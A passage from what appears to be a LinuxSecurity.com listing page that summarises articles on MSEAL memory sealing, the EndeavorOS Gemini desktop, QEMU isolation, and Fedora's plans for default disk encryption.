particularly on widely used x86-64 and arm64 platforms. As we look to strengthen our security posture, adopting MSEAL reflects a proactive step towards securing our environments against emerging threats. With a focus on implementation and ongoing adaptation of this tool, organizations can secure memory integrity and ensure robust protection against unauthorized modifications. . MSHIELD unveils groundbreaking improvements for safeguarding memory, bolstering defense for x86-64 and arm64 systems.. Memory Protection Techniques, System Security Enhancements, Linux Architecture Innovations, MSEAL Implementation Guide. . Brittany Day
Apr 08, 2025
•
Security Projects
215
security advisorysystem administrationsystem securityEndeavorOS Gemini: Arch Linux Desktop with Basic Security Features
EndeavorOS Gemini is a captivating and charming desktop operating system based on Arch Linux. The new release includes a kernel upgrade, 3D graphics libraries, an updated Welcome app, and enough polish to make users feel like they're using something special. We must commend this release on its user-friendliness, beauty, security, stability, and reliability. . Let's highlight the features that make EndeavorOS Gemini stand out from other operating systems. By the end of this article, you'll want to give it a try! What Sets EndeavorOS Gemini Apart from Other OSes? EndeavorOS boasts several features that set it apart from other OSes. One key differentiator of EndeavorOS Gemini is how the Welcome app simplifies updating the Arch-based distribution. Another interesting feature is the inclusion of the Firewall Applet, which allows users to easily enable the shields and notifications. This puts system security front and center in a way anyone can use. As security professionals, the EndeavorOS Gemini operating system has several implications and long-term consequences. While it may be beautiful and user-friendly, the challenge with any open-source operating system is to ensure comprehensive security. Linux, especially Arch, has a reputation for being a secure operating system . However, the operating system is only as secure as how it is configured. The system administrator is responsible for installing additional security measures to enhance security features like the Firewall Applet in EndeavorOS. For practical advice on improving Linux system security, explore this LinuxSecurity must-read article. EndeavorOS Gemini with KDE Plasma provides plenty of configurations and eye candy, but it is worth noting that not all of the applications that might be needed for productivity or entertainment come with the OS. The Welcome app makes locating and installing the necessary applications easy; however, ensuring their security is also the system administrator's responsibility. Our Final Thoughtson EndeavorOS Gemini EndeavorOS Gemini is an outstanding desktop operating system with all the security, stability, and reliability of a rocket ship ready to take users to the moon and back. It provides a great opportunity for users to explore an alternative to more commercial operating systems such as Windows and Mac OS. However, in security practitioners' hands, EndeavorOS Gemini requires proper configuration and additional security measures to facilitate comprehensive security. You can download EndeavorOS Gemini here. . EndeavourOS Gemini merges robust security with user-friendly features, delivering an accessible Arch Linux experience equipped with seamless updates and customizable options. EndeavorOS, Arch Linux, Desktop Security, User Friendly, KDE Plasma. . Brittany Day
Jun 03, 2024
•
Desktop Security
79
 security practicessystem securityvirtualization
QEMU Enhancements: Secure Isolation in Linux Emulation Practices
QEMU plays a significant role in Linux system emulation by providing users with features like isolation of guest and host systems, device emulation security, memory management, and sandboxing. The article emphasizes QEMU's ability to "prevent potential security flaws or exploits in the guest system from affecting the host system" through its isolation feature, a crucial aspect for information security pros. . However, considering the movement towards containers and other efficient virtualization methods, one might ask if the level of isolation is enough and whether there's room for improvement. Unlike containers, which share the host OS kernel and can be compromised across all instances, QEMU "creates a full virtual machine with its kernel," providing a higher isolation level albeit with more resource consumption. QEMU's integration with security technologies like SELinux and AppArmor adds an extra layer of protection, but is it enough? Should security practitioners explore other ways to strengthen QEMU's defenses? Should we consider the trade-offs between the portability of containers and the isolation of QEMU-created virtual machines, especially as the landscape of system virtualization continuously evolves? In conclusion, QEMU has made important contributions to Linux system emulation security. Still, it's crucial to reflect on the emulator's long-term implications and potential improvements to protect virtual environments. Stay informed to stay secure , friends! . KVM is essential for boosting Windows safety by utilizing cutting-edge containment and virtualization techniques to safeguard systems.. QEMU, Linux Emulation Security, Virtual Machine Isolation, Device Emulation Techniques. . LinuxSecurity.com Team
Dec 22, 2023
•
Security Projects
67
 fedoradata protectiondisk encryption
Fedora Workstation: Default Disk Encryption Plans For Enhanced Security
Fedora Workstation developers and those involved at Red Hat have been working to improve the state of disk encryption on Fedora with a end-goal of possibly making the installer encrypt systems by default. . While many Linux distributions allow for full-disk encryption these days, not many distributions enable it by default (Pop!_OS being among the rare that actively encourage it) while it looks like in the future Fedora Workstation could default to having its installer encrypt the disk. Owen Taylor of Red Hat laid out a mailing list post and Discourse thread today around the future of encryption with Fedora. With the encryption planning is also to have the encryption key stored in the system's Trusted Platform Module (TPM) and to also sign the bootloader/kernel/initrd with the TPM signatures. This work in turn is dependent upon the ongoing Unified Kernel Image support with Fedora and upstreams like systemd. The Fedora Workstation plan would be to use the upcoming Btrfs fscrypt support for encrypting both the system and home directories. The link for this article located at Phoronix is no longer available. . Ubuntu Desktop aims to bolster user privacy by implementing automatic disk encryption as a standard feature during setup for heightened security.. Fedora Workstation, Disk Encryption, Security Enhancement. . LinuxSecurity.com Team
Apr 18, 2023
•
Cryptography

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Is continuous patching actually viable?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!